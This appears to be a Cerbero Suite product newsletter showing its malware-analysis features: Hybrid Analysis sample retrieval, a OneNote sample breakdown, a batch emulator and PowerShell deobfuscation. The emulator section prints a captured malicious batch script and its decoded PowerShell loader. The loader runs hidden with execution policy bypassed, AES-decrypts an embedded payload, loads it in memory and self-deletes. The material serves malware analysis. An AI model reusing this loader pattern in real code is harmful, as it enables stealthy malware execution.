
Name	Value
Threat Level	INFORMATIVE
Origin	Static Parser

```
"efa5b49bdd086125b2b7d4058d09566f1db5f183c2a6332c597322f85107667a.bin" contains export function
called "DllCanUnloadNow" at ordinal 2
 "efa5b49bdd086125b2b7d4058d09566f1db5f183c2a6332c597322f85107667a.bin" contains export function
called "DllGetClassObject" at ordinal 3
 "efa5b49bdd086125b2b7d4058d09566f1db5f183c2a6332c597322f85107667a.bin" contains export function
called "DllRegisterServer" at ordinal 4
 "efa5b49bdd086125b2b7d4058d09566f1db5f183c2a6332c597322f85107667a.bin" contains export function
called "DllUnregisterServer" at ordinal 5
```

Searches can be performed using all supported parameters.



Samples can be downloaded and analyzed right away without ever leaving the Cerbero Suite user interface.



[Verdict:Malicious] - HybridAnalysis - Cerbero Suite


#	Type	Size	Name	Detection	Signature	Status
1	exe	88.5 KBs	bounty-91331675952434509	100	Win/malicious_confidence_100%	
2	exe	184 KBs	bounty-37378835394436182	100	Win/malicious_confidence_100%	
3	exe	84.5 KBs	bounty-12354269905972432	100	Win/malicious_confidence_100%	
4	exe	184 KBs	bounty-62963962326680589	100	Win/malicious_confidence_100%	
5	exe	184 KBs	bounty-55276353714494418	100	Win/malicious_confidence_100%	
6	exe	156 KBs	bounty-34829087541502469	100	Win/malicious_confidence_100%	
7	exe	184 KBs	bounty-31364470235845029	100	Win/malicious_confidence_100%	
8	exe	147.9 KBs	bounty-54212349797623174	100	Win/malicious_confidence_100%	
9	exe	184 KBs	bounty-34918445687244773	100	Win/malicious_confidence_100%	
10	exe	88.5 KBs	bounty-52873860631425864	100	Win/malicious_confidence_100%	
11	exe	184 KBs	bounty-45329141727022234		...us_confidence_100%	
12	exe	182.5 KBs	bounty-319603638906945		...us_confidence_100%	
13	exe	424.6 KBs	bounty-18209145892830568		...us_confidence_100%	
14	exe	42.9 KBs	bounty-51391004539368517		...us_confidence_100%	
15	exe	184 KBs	bounty-36016251892561617		...us_confidence_100%	
16	exe	184 KBs	bounty-69789792773253998		...us_confidence_100%	
17	exe	184 KBs	bounty-79120651163696740	100	Win/malicious_confidence_100%	

Please wait! - Cer...
Downloading file from HybridAnalysis...


Name	Value
Submit Name	bounty-91331675952434509
Size	88.5 KBs (90641)
Type	exe
Malware Family	Win/malicious_confidence_100%
Analysis Start Time	sab mag 27 10:16:47 2023 GMT
Verdict	MALICIOUS
Antivirus Detection	100

When a file is opened in the analysis workspace, the Hybrid

Analysis intelligence can be accessed directly from the report.




Highlighted entries in the Hybrid Analysis intelligence report can be activated to continue searching for more malware samples.



. . . continued from page 9.

Discovered malware samples can be batch downloaded and are automatically added to the current project.



[bounty-91331675952434509] - Cerbero Suite Advanced 6.5 - Cerbero Suite

File	Risk	Format
BB76BD7CA3CD2CDD70F513BC385774/bounty-91331675952434	40%	GZ
357FF3671F2B91E7BCF56F47/bounty-62390330216960267	0%	GZ

Analysis [Intelligence: HybridAnalysis] — [File type:peexe] - HybridAnalysis

#	Type	Size	Name	Detection	Signature	Status
1	exe	184 KBs	bounty-62390330216960267			Downloaded
2	exe	86.1 KBs	bounty-1142982198663581			
3	exe	184 KBs	bounty-58095139139803506			
4	exe	184 KBs	bounty-35861233002304562	100	Win/malicious_confi…	
5	exe	96 KBs	bounty-25635415260314507	100	Win/malicious_confi…	
6	exe	384.2 KBs	bounty-352		Win/malicious_confi…	
7	exe	184 KBs	bounty-874		Win/malicious_confi…	
8	exe	184 KBs	bounty-621		Win/malicious_confi…	
9	exe	248 KBs	bounty-662		Win/malicious_confi…	
10	exe	120 KBs	bounty-658		Win/malicious_confi…	
11	exe	188 KBs	bounty-115		Win/malicious_confi…	
12	exe	184 KBs	bounty-189		Win/malicious_confi…	
13	exe	79.5 KBs	bounty-240		Win/malicious_confi…	
14	exe	7.5 MBs	bounty-46703127126676923	100	Win/malicious_confi…	
15	exe	184 KBs	bounty-51231667802775166	100	Win/malicious_confi…	
16	exe	184 KBs	bounty-64892851285905142	100	Win/malicious_confi…	
17	exe	120 KBs	bounty-30316854973265030	90	Win/malicious_confi…	


Please wait! - Cer…

Downloading file 2 of 199 from HybridAnalysis…

Downloading 'bounty-1142982198663581'…

Name	Value
Submit Name	bounty-62390330216960267
Size	184 KBs (188426)
Type	exe
Analysis Start Time	sab mag 27 10:17:03 2023 GMT
Verdict	NO VERDICT
SHA-2/256	2D6676C8DB1AB2CA0BBBCC7F1FEB8FE2929FEE2FB57FF3671F2B91E7BCF56F47

Searches can also be performed using the Hybrid Analysis search action.




[bounty-54964582215704508] - Cerbero Suite Advanced 6.5 - Cerbero Suite

Execute action… - Cerbero Suite

```
Actions
    Display layout ranges
    Download PDB
  JavaScript
    Debug JavaScript
    Execute JavaScript
    Open new JavaScript editor
  Online
    Download Chrome extension
    Download malware sample by hash
    Download multiple malware samples by hash
    HybridAnalysis search
    MalwareBazaar search
    URL Download (Tor)
  Python
    Open new Python editor
  Reversing
```

When a job id is present, files produced by the Hybrid Analysis sandbox can be directly downloaded into the current project.



[mw_ha] - Cerbero Suite Advanced 6.5 - Cerbero Suite

```
8_7QT01VTABiGr3T6xpWrTmFT5yu4toQ/DSC0001.jpeg?download
      source: scraper - encoding: utf-16 - offset:
0x17690
```

Analysis [Intelligence: HybridAnalysis]

Key	Value
URL	https://www.hybrid-analysis.com/sample/efa5b49bdd086125b2b7d4058d09566f1db5f183c2a6332c597322f85107…

Select an item… - Cerbero Suite

```
Dropped files
Memory strings
PCap
```

```
 "efa5b49bdd086125b2b7d4058d09566f1db5f183c2a6332c597322f85107667a.bin" contains export function
called "DllRegisterServer" at ordinal 4
 "efa5b49bdd086125b2b7d4058d09566f1db5f183c2a6332c597322f85107667a.bin" contains export function
called "DllUnregisterServer" at ordinal 5
```

And, of course, all analyzed files are saved inside the current project.

DOES YOUR ORGANIZATION PROVIDE ONLINE INTELLIGENCE?

If you think your organization could be interested in an integration between its online intelligence services and Cerbero Suite, you can contact us for more information.

We offer various deployment solutions for our installable packages: a package integrating the online services of your organization can either be deployed in a flexible way through Cerbero Store or using the infrastructure of your organization.


BLITZ MALWARE ANALYSIS

Do you get easily bored and distracted by trying to follow long malware analysis videos? Then perhaps we have a solution for you!

In a not-to-be-taken-too-seriously effort to showcase the manual analysis capabilities of Cerbero Suite, we have created a series of videos where we analyze malware samples in 3 minutes or less.

In this case we analyzed a malicious OneNote sample in 45 seconds. The OneNote document contains an executable, which contains a CAB archive in a resource entry. The CAB archive contains a VBS script which can be directly inspected in Cerbero Suite.

You can watch the video on YouTube!




[mw.one] - Cerbero Suite Advanced 6.1 - Cerbero Suite

Name	Risk	Group	Format	Size	Relation
mw.one	0%	Document	ONENOTE	565.8 KBs	Root
Executables					
object_2AA4	0%	Executable	PE	547 KBs	Embedded
Archives					
RCData "CABINET" [lang:1033]	0%	Archive	CAB	396.1 KBs	Embedded
Scripts					
new.vbs	0%	Script	WSCRIPT	300 MBs	Embedded
Documents					
RCData "ADMQCMD" [lang:1033]	0%	Document	XML	7 bytes	Embedded
RCData "FINISHMSG" [lang:1033]	0%	Document	XML	7 bytes	Embedded
RCData "LICENSE" [lang:1033]	0%	Document	XML	7 bytes	Embedded
RCData "POSTRUNPROGRAM" [lang:1033]	0%	Document	XML	7 bytes	Embedded
RCData "UPROMPT" [lang:1033]	0%	Document	XML	7 bytes	Embedded
RCData "USRQCMD" [lang:1033]	0%	Document	XML	7 bytes	Embedded
Configuration file 1 [lang:1033]	0%	Document	XML	1.975 KBs	Embedded
Images					
Icon 1 [lang:1033]	0%	Image	DIBICO	1.602 KBs	Embedded
Icon 2 [lang:1033]	0%	Image	DIBICO	744 bytes	Embedded
Icon 3 [lang:1033]	0%	Image	DIBICO	488 bytes	Embedded
Icon 4 [lang:1033]	0%	Image	DIBICO	296 bytes	Embedded
Icon 5 [lang:1033]	0%	Image	DIBICO	3.664 KBs	Embedded
Icon 6 [lang:1033]	0%	Image	DIBICO	2.164 KBs	Embedded
Icon 7 [lang:1033]	0%	Image	DIBICO	1.695 KBs	Embedded
Icon 8 [lang:1033]	0%	Image	DIBICO	1.352 KBs	Embedded
Icon 9 [lang:1033]	0%	Image	PNG	54.46 KBs	Embedded
Icon 10 [lang:1033]	0%	Image	DIBICO	9.414 KBs	Embedded
Icon 11 [lang:1033]	0%	Image	DIBICO	4.164 KBs	Embedded
Icon 12 [lang:1033]	0%	Image	DIBICO	2.383 KBs	Embedded
Icon 13 [lang:1033]	0%	Image	DIBICO	1.102 KBs	Embedded
Images					
object_22AC	0%	Image	PNG	533 bytes	Embedded
object_8B74C	0%	Image	PNG	5.091 KBs	Embedded

SIMPLE BATCH EMULATOR PACKAGE

To help in the analysis of malware which uses Windows batch scripts we released a package called ”Simple Batch Emulator”. The name of the package is self-explanatory as it provides a basic emulator for batch scripts. The package is available to all commercial licenses of Cerbero Suite Advanced.




#	File	Risk	Format
1	C:\...\onenote_batch_mw.zip	0% (f)	ZIP


```
@echo off
set "sMFb=set "
%sMFb%"UFbRmjLRRG=1."
%sMFb%"UwPAONnVOa=co"
%sMFb%"COdAYzdUBF=ll"
%sMFb%"ToDPGEsHPu= C"
%sMFb%"StQVmXXdbu=Po"
%sMFb%"ueTVKWMlnO=we"
%sMFb%"GTAKfFaJew="%~0."
%sMFb%"bgIMqeWlgi=in"
%sMFb%"sRkmhFTZTk=nd"
:: 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
```

An obfuscated malicious batch script.

The relevant action can be used to emulate batch code.



The output view reports the execution result.


[onenote_batch_mw.zip] - Cerbero Suite Advanced 6.1 - Cerbero Suite
SHA-2/256
9841A914704F4CEFC323AF98F0AE2D4D15B25349590EFC88AF970216
Output
Enter Python code here

```
unsupported command: copy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /y "%~0.exe"
unsupported command: cd "%~dp0"
unsupported command: "%~nx0.exe" -noprofile -windowstyle hidden -ep bypass -command $mcWPL = [System.IO.File]::('txeTllAdaeR'[-1..-11] -join '')
('%~f0').Split([Environment]::NewLine);foreach ($jBqHb in $mcWPL) { if ($jBqHb.StartsWith(':: ')) {  $qUflk = $jBqHb.Substring(3); break; }; };$AKzOG = [System.Convert]::
('gnirtS46esaBmorF'[-1..-16] -join '')($qUflk);$GTqqO = New-Object System.Security.Cryptography.AesManaged;$GTqqO.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$GTqqO.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;$GTqqO.Key = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')
('rYCDvAfAeZYTmiLeZKnw0z4us9jgkCckB7mS60qxxg4=');$GTqqO.IV = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('JYh62EWEKCuIH7WrUJ0VdA==');$QTfFw =
$GTqqO.CreateDecryptor();$AKzOG = $QTfFw.TransformFinalBlock($AKzOG, 0, $AKzOG.Length);$QTfFw.Dispose();$GTqqO.Dispose();$xVFCH = New-Object System.IO.MemoryStream(,
$AKzOG);$qGLhv = New-Object System.IO.MemoryStream;$wRtOX = New-Object System.IO.Compression.GZipStream($xVFCH, [IO.Compression.CompressionMode]::Decompress);
$wRtOX.CopyTo($qGLhv);$wRtOX.Dispose();$xVFCH.Dispose();$qGLhv.Dispose();$AKzOG = $qGLhv.ToArray();$VBqqY = [System.Reflection.Assembly]::('daoL'[-1..-4] -join '')
($AKzOG);$ReoQh = $VBqqY.EntryPoint;$ReoQh.Invoke($null, (, [string[]] ('%*')))
unsupported command: (goto) 2>nul & del "%~f0"
unsupported command: exit /b
```

The emulator is also exposed to the SDK:

```
from Pkg.SimpleBatchEmulator import *
script = r'''
set foo="hello"
echo %foo%
'''
emu = SimpleBatchEmulator(script)
emu.run()
```

The output of the code is:

```
echo: "hello"
```

The emulator allows single-step execution:

```
from Pkg.SimpleBatchEmulator import *
script = r'''
set foo="hello"
echo %foo%
'''
emu = SimpleBatchEmulator(script)
while emu.step():
    print("line:", emu.getCurrentLine(),
        ↪ "- variables:", emu.
        ↪ getVariables())
```

The output of the code is:

```
line: 1 - variables: {}
line: 2 - variables: {'foo': '"hello"'}
echo: "hello"
line: 3 - variables: {'foo': '"hello"'}
```

The ”getCurrentLine” method returns the number of the line which is going to be executed by the next invocation of ”step”. Therefore, the first line of the output reflects the state of the variables after the first line of the batch script, which in this case is an empty line.

ENGINE INTERMEZZO

In case you're not yet familiar with Cerbero Engine, here is a quick introduction. You can read more on our web-page.

WHAT IS CERBERO ENGINE?

Cerbero Engine is our solution for enterprise projects such as cloud or in-house services. It offers the same SDK as Cerbero Suite Advanced and has already been used to analyze billions of files.

WHAT CAN IT DO?

Our SDK is extensive and features support for dozens of file formats, scanning, disassembly, decompiling, emulation, signature matching, file carving, decompression, decryption and much more.

We make sure Cerbero Engine keeps up with the latest threats and challenges presented by file formats which are difficult to analyze. We offer state-of-the-art support for various file types such as Adobe PDF and Microsoft Office.

HOW SECURE IS IT?

Cerbero Engine has been designed taking into account any type of security issue when analyzing malicious files: buffer overflows, integer overflows, infinite loops, infinite recursion, decompression bombs, denial-of-service etc.

WHAT PLATFORMS DOES IT SUPPORT?

Just like Cerbero Suite, Cerbero Engine is cross-platform. Currently we offer it for both Windows (x86, x64) and Linux (x64). It is also compatible with older version of Windows and Linux.

CAN IT BE EMBEDDED?

Cerbero Engine is deployed as an embeddable module: a Dynamic-Link Library (DLL) on Windows and a Shared Library on Linux. The engine can be loaded from both C/C++ and Python 3.

Loading the engine from Python is extremely simple.

```
from ProEngine import *

# initialize the engine
proEngineInit()

# from here on the SDK can be accessed
from Pro.Core import *
# ...

# finalize the engine before exiting
proEngineFinal()
```

Loading the engine from C/C++ is also very simple: it only requires including the 'ProEngine' header and specifying the location of the engine on disk.

```
#define PRO_ENGINE_INIT
#include "ProEngine.h"

int main()
{
    // initialize the engine
    if (!proEngineInit("/path/to/the/
    ↪ engine", ProEngine_InitPython))
        return -1;

    // from here on the SDK can be
    ↪ accessed

    // finalize the engine before exiting
    proEngineFinal();
    return 0;
}
```

IS IT FAST?

While our SDK is in Python, our engine is written in C++ and is both multi-thread and multi-process. This design decision guarantees maximum speed, while also giving you the capability to write cross-platform code that is compatible across both Cerbero Engine and Cerbero Suite.

Since the SDK is in Python, you don't need to worry about rebuilding your project when the engine is updated. Moreover, we take great care not to introduce breaking changes to the SDK: we don't want you to worry that an update could cause your code to stop working!

HOW DO YOU LICENSE IT?

We license Cerbero Engine on a per-case basis. The licensing depends upon the scope of the project. If you are interested in a quotation, please contact us.

Purchasing a license of Cerbero Engine comes with discounted lab licenses of Cerbero Suite. By using Cerbero Suite, your engineers can interactively debug parsing issues, analyze edge cases, use our Python editor for development and create graphical applications that work in conjunction with the Cerbero Engine.

EXTREME POWERSHELL OBFUSCATION

We recently stumbled upon an old article by Daisuke Mutaguchi explaining an extreme technique for PowerShell obfuscation. The article is in Japanese, so you may have to use Google translate.


Here’s the final example provided by the author of the article:

```
${;}=+$();${=}=${;};${+}=++${;};${@}=++$
    ↪ {;};${.}=++${;};${[}=++${;};
${]}=++${;};${(}=++${;};${)}=++${;};$
    ↪ {&}=++${;};${|}=++${;};
${"}="["+"$(@{})"[${)}]+"$(@{})"["${+}$
    ↪ {|}"]+"$(@{})"["${@}${=}"]+"$?"[$
    ↪ {+}]+"]";
${;}="".("$(@{})"["${+}${[}"]+"$(@{})"["$
    ↪ {+}${(}"]+"$(@{})"[${=}]+"$(@{})"[$
    ↪ {[}]+"$?"[${+}]+"$(@{})"[${.}]);
${;}="$(@{})"["${+}${[}"]+"$(@{})"[${[}]+
    ↪ "${;}"["${@}${)}"];
"${"}${.}${[}+${"}${)}${@}+${"}${+}${=}$
    ↪ {+}+${"}${+}${=}${&}+${"}${+}${=}$
    ↪ {&}+${"}${+}${+}${+}+${"}${[}${[}+$
    ↪ {"}${.}${@}+${"}${+}${+}${|}+${"}$
    ↪ {+}${+}${+}+${"}${+}${+}${[}+${"}$
    ↪ {+}${=}${&}+${"}${+}${=}${=}+${"}$
    ↪ {.}${.}+${"}${.}${[}|${;}"|&${;};
```

Yes, this is valid PowerShell.

Although there are limits to static deobfuscation, we decided to see what could be done about this with the 3.0 release of our PowerShell Beautifier package.

Before beginning, make sure you have the latest version of the package installed and let’s deobfuscate the code with all parameters set.


PowerShell Beautifier Options - Cerbero Suite

Property	Value
Code	
Content	${;}=+$();${=}=${;};${+}=++${;};${@}=++${;};${.}=++${;};${[}=++${;};...
Style	
Indent spaces	4
☐ Keep comments	
Deobfuscation	
☑ Deobfuscate	
☑ Replace variables	
☑ Remove unused variables	
☑ Auto-name variables	

And this is the result:

```
$var_13 = "".inSert;
$var_14 = ’ie’ + "$var_13"[27];
"[CHar]34+[CHar]72+[CHar]101+[CHar]108+[
    ↪ CHar]108+[CHar]111+[CHar]44+[CHar
    ↪ ]32+[CHar]119+[CHar]111+[CHar]114+[
    ↪ CHar]108+[CHar]100+[CHar]33+[CHar
    ↪ ]34|$var_14" | & $var_14;
```

Incredible! It’s already much easier to read!

We can see that this line has not been fully resolved:

```
$var_14 = ’ie’ + "$var_13"[27];
```

The reason is that the code relies on something which is known only at execution time: namely the signature of the ”insert” method. Of course, given what is already present, we can guess the result, but let’s not.

If we try to execute the following lines:

```
$var_13 = "".inSert;
Write-Host "$var_13"
```

PowerShell will output the aforementioned method signature:

```
string Insert(int startIndex, string
    ↪ value)
```

Let’s print only the index used by the code:

```
Write-Host "$var_13"[27]
```

As expected, it prints out the character ”x” and thus making the string ”iex”.

So let’s replace the unresolved string with the resolved one:

```
$var_13 = "".inSert;
